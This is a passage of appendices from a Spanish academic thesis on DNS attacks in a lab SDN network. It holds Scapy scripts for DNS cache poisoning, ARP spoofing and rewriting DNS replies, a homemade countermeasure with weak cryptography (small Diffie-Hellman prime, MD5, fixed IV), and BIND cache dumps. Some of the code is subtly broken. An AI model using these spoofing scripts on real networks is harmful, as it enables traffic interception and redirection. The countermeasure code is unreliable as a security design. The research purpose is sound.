ovs-vsctl set-controller OVSbr2 tcp:127.0.0.1:6653 ptcp:6634:127.0.0.1
ovs-vsctl set-controller OVSbr3 tcp:127.0.0.1:6653 ptcp:6634:127.0.0.1
iptables -t nat -A POSTROUTING -o EXTbr -j MASQUERADE
iptables -A FORWARD -i OVSbr1 -o EXTbr -m state --state RELATED,ESTABLISHED
iptables -A FORWARD -i OVSbr2 -o EXTbr -m state --state RELATED,ESTABLISHED
iptables -A FORWARD -i OVSbr3 -o EXTbr -m state --state RELATED,ESTABLISHED
```

Código C.1: Bash para iniciar y configurar la SDN en la máquina física *luis*.

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-out \
    vif8.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-in \
    vif8.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-out \
    vif6.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-in \
    vif6.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-out \
    vif5.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-in \
    vif5.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-out \
    vif4.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-in \
    vif4.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-out \
    vif3.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-in \
    vif3.0 --physdev-is-bridged
ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-out \
    vif1.0 --physdev-is-bridged
```

```
17 ACCEPT     all  --  anywhere             anywhere             PHYSDEV match --physdev-in \
       vif1.0 --physdev-is-bridged
18             all  --  anywhere             anywhere             state RELATED,ESTABLISHED
19
20 Chain OUTPUT (policy ACCEPT)
21 target     prot opt source               destination
```

Código C.2: Salida del comando iptables -L en la máquina física *luis*.

```
1  Chain PREROUTING (policy ACCEPT 3790 packets, 500K bytes)
2   pkts bytes target     prot opt in     out     source               destination
3
4  Chain INPUT (policy ACCEPT 10 packets, 1280 bytes)
5   pkts bytes target     prot opt in     out     source               destination
6
7  Chain OUTPUT (policy ACCEPT 3685 packets, 222K bytes)
8   pkts bytes target     prot opt in     out     source               destination
9
10 Chain POSTROUTING (policy ACCEPT 3598 packets, 216K bytes)
11  pkts bytes target     prot opt in     out     source               destination
12   861 58213 MASQUERADE  all  --  *      EXTbr   0.0.0.0/0            0.0.0.0/0
```

Código C.3: Salida del comando iptables -t nat -L -n -v en la máquina física *luis*.

Apéndice D

Códigos de ataques y contraataque

```
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'google.com' in pkt[DNS].qd.qname):
    IPpkt = IP(dst='192.168.10.10', src=pkt[IP].dst)
  print("Source: ", pkt[IP].src)
  print("Dest: ", pkt[IP].dst)
  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
  # According to dig google.com
  # Answer Section
  Ans = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='192.168.20.5', ttl=259200)
  # Authority Section
  NS_1 = DNSRR(rrname='google.com', type='NS', rdata='ns1.google.com', ttl=259200)
  NS_2 = DNSRR(rrname='google.com', type='NS', rdata='ns2.google.com', ttl=259200)
  NS_3 = DNSRR(rrname='google.com', type='NS', rdata='ns3.google.com', ttl=259200)
  NS_4 = DNSRR(rrname='google.com', type='NS', rdata='ns4.google.com', ttl=259200)
  # Additional Section
  Add_1 = DNSRR(rrname='ns1.google.com', type='A', rdata='192.168.30.5',ttl=259200)
  Add_2 = DNSRR(rrname='ns2.google.com', type='A', rdata='192.168.30.10',ttl=259200)
  Add_3 = DNSRR(rrname='ns3.google.com', type='A', rdata='192.168.30.15',ttl=259200)
  Add_4 = DNSRR(rrname='ns4.google.com', type='A', rdata='192.168.30.20',ttl=259200)
  # Se construyen las subsecciones del paquete DNS
  NS = (NS_1/NS_2/NS_3/NS_4)
  ADD = (Add_1/Add_2/Add_3/Add_4)
  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, an=Ans,
     nscount=4, ancount=4, ns=NS, ar=ADD)
  # Se construye el paquete completo y se env a
  spoofpkt = IPpkt/UDPpkt/DNSpkt
  send(spoofpkt)
  print("DNS Cache spoofed succeed")

pkt=sniff(filter='udp and (src host 170.10.40.199 and dst port 53)', prn=spoof_dns)
```

Código D.1: Código para envenenar la memoria caché del servidor *RNS*.

```
from scapy.all import *
import time

###--- Obtiene la direccion MAC de un host ---###
def get_mac(ip):
  ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
      if ans:
          return ans[0][1].src

###--- intercambia direcciones MAC de los hosts ---###
def spoof(target_ip, host_ip):
      target_mac = get_mac(target_ip)
      arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
      send(arp_response)

###--- restaura la red con los valores originales ---###
```

```
def restore(target_ip, host_ip, verbose=True):
    target_mac = get_mac(target_ip)
    host_mac = get_mac(host_ip)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, hwsrc=host_mac)
    send(arp_response, verbose=0, count=7)

###--- declara las direcciones IP de los hosts ---###
target, host = '192.168.10.5' , '192.168.10.10'
try:
    while True:
         spoof(target, host)
         spoof(host, target)
         time.sleep(1)

except KeyboardInterrupt:
    print("[!] Detected CTRL+C ! restoring the network, please wait...")
    restore(target, host)
    restore(host, target)
```

Código D.2: Código para envenenar la tabla ARP de *raul*.

```
from scapy.all import
from netfilterqueue importNetfilterQueue
import os
import threading

###--- Convierte el paquete netfilter en un paquete Scapy, y verifica si es una respuesta de
    DNS para cambiarla. ---###
def process_packet(packet):
    scapy_packet = IP(packet.get_payload()) #convierte paquete a cadena de caracteres
    if scapy_packet.haslayer(DNSRR):
        scapy_packet = modify_packet(scapy_packet)
        packet.set_payload(bytes(scapy_packet))
        packet.accept()

###--- Construye una respuesta de DNS apocrifa ---##
def modify_packet(packet):
    qname = packet[DNS].qd.qname
    print("Este es el dominio solicitado", qname)
    if qname == 'google.com.':
        Ans = DNSRR(rrname=packet[DNS].qd.qname, type='A', rdata='192.168.20.5', ttl=259200)
        0NS_1 = DNSRR(rrname='google.com', type='NS', rdata='ns1.google.com', ttl=259200)
        NS_2 = DNSRR(rrname='google.com', type='NS', rdata='ns2.google.com', ttl=259200)
        NS_3 = DNSRR(rrname='google.com', type='NS', rdata='ns3.google.com', ttl=259200)
        NS_4 = DNSRR(rrname='google.com', type='NS', rdata='ns4.google.com', ttl=259200)
        Add_2 = DNSRR(rrname='ns2.google.com', type='A', rdata='192.168.30.10',ttl=259200)
        Add_1 = DNSRR(rrname='ns1.google.com', type='A', rdata='192.168.30.5',ttl=259200)
        Add_3 = DNSRR(rrname='ns3.google.com', type='A', rdata='192.168.30.15',ttl=259200)
        Add_4 = DNSRR(rrname='ns4.google.com', type='A', rdata='192.168.30.20',ttl=259200)
        NS = (NS_1/NS_2/NS_3/NS_4)
        ADD = (Add_1/Add_2/Add_3/Add_4)
        packet[DNS].aa = 1
        packet[DNS].rd = 0
        packet[DNS].qdcount = 1
        packet[DNS].qr = 1
        packet[DNS].ancount = 1
        packet[DNS].an = Ans
        packet[DNS].nscount = 4
        packet[DNS].arcount = 4
        packet[DNS].ns = NS
        packet[DNS].ar = ADD
        del packet[IP].len
        del packet[IP].chksum
        del packet[UDP].len
        del packet[UDP].chksum
    print'DNS cache spoofed succeed'
    return packet

###--- inicializa y vincula el n umero de cola de netfilter ---###

QUEUE_NUM = 1
```

```
queue = NetfilterQueue()
queue.bind(QUEUE_NUM, process_packet)
queue.run()
```

Código D.3: Código para modificar la respuesta del servidor *RNS*.

```
import socket
import threading
import os
from cryptohash import *
from Crypto.Cipher import AES
from binascii import unhexlify
from string import domain_16, ip_16_add
from base64 import b64encode
from scapy.all import IP, UDP, DNS, DNSQR, send, sniff
e = threading.Event()

###--- Se definen los valores de Diffie-Hellman ---### -A-
p = 846570201901    # numero primo (valor publico)
r = 73              # valor publico
a = 11              # valor secreto

def diffie_hellman
(y):
  if y != None:
    x = pow(y,a)  % p
  else:
    x = pow(r,a)  % p
  return x

def standard_query():
  IPpkt = IP(src='192.168.10.5',dst='192.168.10.10')
  UDPpkt = UDP(dport=53,sport=53)
  DNSquery = DNS(qd=DNSQR(qname = domain,qtype='A'))
  pkt = IPpkt / UDPpkt / DNSquery
  send(pkt, count=1, verbose=True)
  print domain, ' queried'

def getDomain(pkt):
  if pkt[DNS].an.rrname == (domain + '.'):
    real_ip = pkt[DNS].an.rdata
    print 'real ip is: ', real_ip
  fdi = open('ip_add.txt', 'w')
  fdi.write(real_ip)
  fdi.close
  e.set()

###--- Configuracion del socket ---### -B-
s = socket.socket()
server = '192.168.10.10'
port = 3000
s.bind((server, port))
s.listen(5)
c, address = s.accept()
print  ("Connected from: ", address[0])

###--- Se genera el valor propio de "x" ---###
df = diffie_hellman(None)

###--- Recibe el valor "x" del cliente ---### -C-
rdf = c.recv(1024).decode()             #1

###--- Calcula el valor compartido MD5 ---###
shared_key = diffie_hellman(int(rdf))
h = md5(str(shared_key))
print "MD5: ", h

###--- Env a el valor propio "x" al cliente ---### -D-
c.send(str(df).encode())              #2

###--- Recibe el dominio cifrado del cliente ---### -E-
```

```
encd = c.recv(1024)          #3
print 'Cypher: ', encd
www = b64encode(encd).decode('utf-8')
print 'www', www
c.send(str(df).encode())       #4 se env a de nuevo el valor propio intencionalmente
iv = c.recv(1024)          #5
print 'IV: ', iv

###--- Se descifra el dominio ---### -F-
aes = AES.new(unhexlify(h), AES.MODE_CBC, iv)
decd = aes.decrypt(encd)
print 'PLAINTEXT: ', decd
domain = domain_16(decd)

###--- Borra la memoria cache del servidor Bind9 ---###
os.system('rndc flush')

###--- Consulta el dominio recibido que ha sido descifrado ---###
standard_query()
pkt = sniff(filter='udp and (src host 192.168.10.10 and dst host 192.168.10.5)', prn =
    getDomain, stop_filter=lambda x: e.is_set())

###--- Lee la direccion IP y la codifica ---###
fdi = open('ip_add.txt', 'r')
ip = fdi.readline()
fdi.close
ips = ip_16_add(ip)
print 'ip es : ', ips
c.send(ips)
c.close()
print 'protected'
```

Código D.4: Código de la contra medida implementada en el servidor (*RNS*).

El código D.4 utiliza las funciones establecidas en la biblioteca *string.py* (código D.5), la cual se muestra a continuación:

1. `domain_16`. Convierte la cadena de caracteres en una lista y cuenta los caracteres ',' que tiene la cadena, para después dejar la cadena sin este carácter.

2. `ip_16_add`. Convierte una cadena de caracteres en una lista y añade los caracteres `a`.

```
def domain_16(str):
  str_list = list(str)
  count_char = 0
  for i in range (0,16):
    if str_list[i] == ',':
      count_char = count_char + 1

  for i in range (0, count_char):
    str_list.remove(',')

  str = ''.join(str_list)
  return str

def ip_16_add(str):
  len_str = len(str)
  str_list = list(str)
  while len_str < 16:
    len_str = len_str + 1
    str_list.append('a')
  str = ''.join(str_list)
  return str
```

Código D.5: Código string.py.

```
import socket
import os
import argparse
from cryptohash import *
from Crypto.Cipher import AES
```

```
from random import randint
from binascii import unhexlify
from strlibrary import domain_16, ip_16_remove
from base64 import b64encode

def diffie_hellman(y):
  if y != None:
    x = pow(y,a)  % p
  else:
    x = pow(r,a)  % p
  return x


def aes(key, data, type):
  keyself = unhexlify(key)
  ivself = 'ae16ac89ca96e27b'
  if type == 1:
    aes = AES.new(keyself ,AES.MODE_CBC,ivself)
    encd = aes.encrypt(data)
    aes = AES.new(keyself ,AES.MODE_CBC,ivself)
    mes = aes.decrypt(encd)
    return encd, ivself, mes

  if type == 0:
    encd = 0
    aes = AES.new(keyself ,AES.MODE_CBC,ivself)
    mes = aes.decrypt(data)
    return encd, ivself, mes

###--- Se definen los valores de Diffie-Hellman ---### -A-
p = 846570201901  # numero primo (valor publico)
r = 73              # valor publico
a = 8         # valor secreto

###--- configuracion del socket ---### -B-
s = socket.socket()
server = '192.168.10.10'
port = 3000
s.connect((server,port))

###--- se limpia la pantalla ---###
os.system('clear')

###--- Envia el valor propio "x" al servidor ---### -C-
df = diffie_hellman(None)
s.send(str(df).encode())          #1

###--- Recibe el valor "x" del cliente ---### -D-
rdf = s.recv(1024).decode()         #2

###--- Calcula el valor compartido MD5 ---###
shared_key = pow(int(rdf),a)  % p
print "SHARED_KEY_IS: ", shared_key
h = md5(str(shared_key))
print "MD5: ", h

###--- Se cifra el dominio ---### -E-
parser = argparse.ArgumentParser(description='DNS spoof script')
parser.add_argument('domain', help='domain to spoof')
args = parser.parse_args()
domain = args.domain
dom = domain_16(domain)
cypher,iv, text = aes(h, dom, 1)
print 'Cypher: ', cypher
www = b64encode(cypher).decode('utf-8')
print 'www', www
print 'IV: ', iv
print 'PLAINTEXT: ', text

###--- Se envia el dominio cifrado al servidor ---### -F-
s.send(cypher)                #3
```

```
77 mes = s.recv(1024).decode()          #4
78 s.send(iv)                  #5
79
80 ###--- Recibe la direccion IP autentica ---### -G-
81 real_ip_enc = s.recv(1024)          #6
82 s.close()
83 print 'encrypted is: ', real_ip_enc
84 real_ip = ip_16_remove(real_ip_enc)
85 print 'real ip: ', real_ip
86
87 ###--- se ejecuta el ping hacia el dominio solicitado ---### -H-
88 query = 'ping ' + real_ip
89 print 'PING ' + domain + ' (' + real_ip + ') ' + '56(84) bytes of data'
90 os.system(query)
```

Código D.6: Código de la contra medida implementada en el cliente (*raul*).

El código D.6 utiliza las funciones establecidas en *strlibrary.py* (código D.7), el cual se explica a continuación:

1. `domain_16`. Esta función convierte la cadena de caracteres del nombre de dominio en una lista para añadir el caracter ',' y así se forma una cadena de 16 caracteres.

2. `ip_16_remove`. Esta función convierte la cadena de caracteres de la dirección IP y les quita los caracteres `a`.

```
1  def domain_16(str):
2    len_str = len(str)
3    str_list = list(str)
4    while len_str < 16:
5      len_str = len_str + 1
6      str_list.append(',')
7    str = ''.join(str_list)
8    return str
9
10 def ip_16_remove(str):
11   str_list = list(str)
12   count_char = 0
13   for i in range (0,16):
14     if str_list[i] == 'a':
15       count_char = count_char + 1
16
17   for i in range (0, count_char):
18     str_list.remove('a')
19
20   str = ''.join(str_list)
21   return str
```

Código D.7: Código strlibrary.py.

Apéndice E

Memoria caché del servidor *RNS*.

```
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20210217024237
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20210217024237
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
```

Código E.1: Contenido de la memoria caché del servidor *RNS* vacía.

```
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20210217025609
; authanswer
.     518382  IN NS a.root-servers.net.
```

```
      518382  IN NS b.root-servers.net.
      518382  IN NS c.root-servers.net.
      518382  IN NS d.root-servers.net.
      518382  IN NS e.root-servers.net.
      518382  IN NS f.root-servers.net.
      518382  IN NS g.root-servers.net.
      518382  IN NS h.root-servers.net.
      518382  IN NS i.root-servers.net.
      518382  IN NS j.root-servers.net.
      518382  IN NS k.root-servers.net.
      518382  IN NS l.root-servers.net.
      518382  IN NS m.root-servers.net.
; authanswer
      518382  RRSIG NS 8 0 518400 (
          20210301210000 20210216200000 42351 .
          fGwsdmT2dnFKF/If4nmZcihAY56bdyIFb2J5
          xBvInr8MwNMDA5EAx0AojCzMQzmUHChVGaYB
          OoqUflRyfY0eDOmK4es9ebRJ/KBcaSLiyX/d
          E32V+sx9TISjS2jEWN4N5mtTdpM5pqs3VO8p
          pisY9iUz3rki3QdLZiffXuyVvw7VhEOB20gZ
          zbYwKxzEJmcHJZ0cppTMPkYS1Vsx3DxXR0ff
          DxtN6gyjj2UDREYw7ejjFOVtKMt/7cORChJC
          zQVS/U4yeZ2FRzFbzkxHdZAOc9sZDmosE6ag
          NqZ1h50zp9dtPS8tfjlBRjICUwKwg9vKOQ3X
          SKrO+UnbCxgBhEtzhg== )
; glue
com.      172782  NS  a.gtld-servers.net.
      172782  NS  b.gtld-servers.net.
      172782  NS  c.gtld-servers.net.
      172782  NS  d.gtld-servers.net.
      172782  NS  e.gtld-servers.net.
      172782  NS  f.gtld-servers.net.
      172782  NS  g.gtld-servers.net.
      172782  NS  h.gtld-servers.net.
      172782  NS  i.gtld-servers.net.
      172782  NS  j.gtld-servers.net.
      172782  NS  k.gtld-servers.net.
      172782  NS  l.gtld-servers.net.
      172782  NS  m.gtld-servers.net.
; additional
      86382 DS  30909 8 2 (
          E2D3C916F6DEEAC73294E8268FB5885044A8
          33FC5459588F4A9184CFC41A5766 )
; additional
      86382 RRSIG DS 8 1 86400 (
          20210301210000 20210216200000 42351 .
          lmPcV5HdnM2NErSeOL7EHM3KJYRmcYNoR/xF
          /3OAgyqHpAT4KC2d6DC44h0vDa3gInah/Owe
          pS2/Yj14Sp0rN+rvx5zD+P/SKQu1raqodOSz
          pGmKroSNmbfBqTIjgA6znZxkDVKhztVDhWT1
          5pTzkUsPTmxX18LImmL46vIh2KYSPX/mbjw1
          W5j2cCZC8JvfSAw/jWweV19Al1yVSPQGwtZi
          kyW25SCuiU6hLvX2VdvG+NL0kH/ajdG/+flP
          QfgGzlzw+A14u5pnKErLDNd3SaMnqo7c8qzZ
          oaoH7CIg8VyAA8j9QuwSPjYOe6RJa7PMeLt+
          4HWxUUKoKrM6IzOTSg== )
; glue
google.com.   172782  NS  ns1.google.com.
      172782  NS  ns2.google.com.
      172782  NS  ns3.google.com.
      172782  NS  ns4.google.com.
; authanswer
      282 A 142.250.68.206
; glue
ns1.google.com.   172782  A 216.239.32.10
; glue
      172782  AAAA  2001:4860:4802:32::a
; glue
ns2.google.com.   172782  A 216.239.34.10
; glue
      172782  AAAA  2001:4860:4802:34::a
```

```
; glue
ns3.google.com.   172782  A 216.239.36.10
; glue
      172782  AAAA  2001:4860:4802:36::a
; glue
ns4.google.com.   172782  A 216.239.38.10
; glue
      172782  AAAA  2001:4860:4802:38::a
; glue
a.gtld-servers.NET. 172782  A 192.5.6.30
; glue
      172782  AAAA  2001:503:a83e::2:30
; glue
b.gtld-servers.NET. 172782  A 192.33.14.30
; glue
      172782  AAAA  2001:503:231d::2:30
; glue
c.gtld-servers.NET. 172782  A 192.26.92.30
; glue
      172782  AAAA  2001:503:83eb::30
; glue
d.gtld-servers.NET. 172782  A 192.31.80.30
; glue
      172782  AAAA  2001:500:856e::30
; glue
e.gtld-servers.NET. 172782  A 192.12.94.30
; glue
      172782  AAAA  2001:502:1ca1::30
; glue
f.gtld-servers.NET. 172782  A 192.35.51.30
; glue
      172782  AAAA  2001:503:d414::30
; glue
g.gtld-servers.NET. 172782  A 192.42.93.30
; glue
      172782  AAAA  2001:503:eea3::30
; glue
h.gtld-servers.NET. 172782  A 192.54.112.30
; glue
      172782  AAAA  2001:502:8cc::30
; glue
i.gtld-servers.NET. 172782  A 192.43.172.30
; glue
      172782  AAAA  2001:503:39c1::30
; glue
j.gtld-servers.NET. 172782  A 192.48.79.30
; glue
      172782  AAAA  2001:502:7094::30
; glue
k.gtld-servers.NET. 172782  A 192.52.178.30
; glue
      172782  AAAA  2001:503:d2d::30
; glue
l.gtld-servers.NET. 172782  A 192.41.162.30
; glue
      172782  AAAA  2001:500:d937::30
; glue
m.gtld-servers.NET. 172782  A 192.55.83.30
; glue
      172782  AAAA  2001:501:b1f9::30
; authauthority
ROOT-SERVERS.NET. 604781  NS  a.ROOT-SERVERS.NET.
      604781  NS  b.ROOT-SERVERS.NET.
      604781  NS  c.ROOT-SERVERS.NET.
      604781  NS  d.ROOT-SERVERS.NET.
      604781  NS  E.ROOT-SERVERS.NET.
      604781  NS  f.ROOT-SERVERS.NET.
      604781  NS  g.ROOT-SERVERS.NET.
      604781  NS  h.ROOT-SERVERS.NET.
      604781  NS  i.ROOT-SERVERS.NET.
      604781  NS  j.ROOT-SERVERS.NET.
```

```
      604781  NS  k.ROOT-SERVERS.NET.
      604781  NS  l.ROOT-SERVERS.NET.
      604781  NS  m.ROOT-SERVERS.NET.
; additional
a.ROOT-SERVERS.NET. 518382  A 198.41.0.4
; additional
      518382  AAAA  2001:503:ba3e::2:30
; additional
b.ROOT-SERVERS.NET. 518382  A 199.9.14.201
; additional
      518382  AAAA  2001:500:200::b
; additional
c.ROOT-SERVERS.NET. 518382  A 192.33.4.12
; additional
      518382  AAAA  2001:500:2::c
; additional
d.ROOT-SERVERS.NET. 518382  A 199.7.91.13
; additional
      518382  AAAA  2001:500:2d::d
; additional
E.ROOT-SERVERS.NET. 518382  A 192.203.230.10
; authanswer
      604781  AAAA  2001:500:a8::e
; additional
f.ROOT-SERVERS.NET. 518382  A 192.5.5.241
; additional
      518382  AAAA  2001:500:2f::f
; additional
g.ROOT-SERVERS.NET. 518382  A 192.112.36.4
; authanswer
      604781  AAAA  2001:500:12::d0d
; additional
h.ROOT-SERVERS.NET. 518382  A 198.97.190.53
; additional
      518382  AAAA  2001:500:1::53
; additional
i.ROOT-SERVERS.NET. 518382  A 192.36.148.17
; additional
      518382  AAAA  2001:7fe::53
; additional
j.ROOT-SERVERS.NET. 518382  A 192.58.128.30
; additional
      518382  AAAA  2001:503:c27::2:30
; additional
k.ROOT-SERVERS.NET. 518382  A 193.0.14.129
; additional
      518382  AAAA  2001:7fd::1
; additional
l.ROOT-SERVERS.NET. 518382  A 199.7.83.42
; additional
      518382  AAAA  2001:500:9f::42
; additional
m.ROOT-SERVERS.NET. 518382  A 202.12.27.33
; additional
      518382  AAAA  2001:dc3::35
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
; G.ROOT-SERVERS.NET [v6 TTL 1781] [v4 unexpected] [v6 success]
; 2001:500:12::d0d [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; E.ROOT-SERVERS.NET [v6 TTL 1781] [v4 unexpected] [v6 success]
; 2001:500:a8::e [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
;
; Unassociated entries
;
; 2001:503:39c1::30 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:4860:4802:36::a [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.5.5.241 [srtt 6597] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl \
```

```
    1781]
; 2001:500:d937::30 [srtt 3] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.33.4.12 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 192.36.148.17 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:dc3::35 [srtt 17] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 193.0.14.129 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:500:1::53 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:500:2d::d [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 192.33.14.30 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 199.7.91.13 [srtt 617045] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
    1781]
; 2001:7fd::1 [srtt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:503:d414::30 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:503:d2d::30 [srtt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:503:a83e::2:30 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 199.7.83.42 [srtt 93682] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 1777]
; 2001:500:84::b [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:503:c27::2:30 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 198.41.0.4 [srtt 51158] [flags 00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 1778]
; 216.239.32.10 [srtt 13698] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 1782]
; 192.48.79.30 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:503:231d::2:30 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 216.239.36.10 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.5.6.30 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:502:8cc::30 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.42.93.30 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 198.97.190.53 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 192.31.80.30 [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:7fe::53 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:503:83eb::30 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:4860:4802:34::a [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:500:856e::30 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.55.83.30 [srtt 63715] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
    1782]
; 2001:500:2f::f [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 192.35.51.30 [srtt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:500:3::42 [srtt 150679] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 1777]
; 2001:500:2::c [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 202.12.27.33 [srtt 168860] [flags 00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 1779]
; 192.41.162.30 [srtt 3] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.54.112.30 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.43.172.30 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.58.128.30 [srtt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:4860:4802:38::a [srtt 3] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:503:eea3::30 [srtt 2] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.26.92.30 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:502:7094::30 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:502:1ca1::30 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 216.239.34.10 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 216.239.38.10 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.12.94.30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.52.178.30 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:4860:4802:32::a [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 2001:501:b1f9::30 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
; 192.203.230.10 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 192.228.79.201 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 2001:503:ba3e::2:30 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
; 192.112.36.4 [srtt 497032] [flags 00004000] [edns 1/2/2/2/2] [plain 0/0] [udpsize 512] [\
    ttl 1780]
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20210217025609
;
```

```
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
```

Código E.2: Contenido de la memoria caché del servidor *RNS* (sin el ataque).

```
;
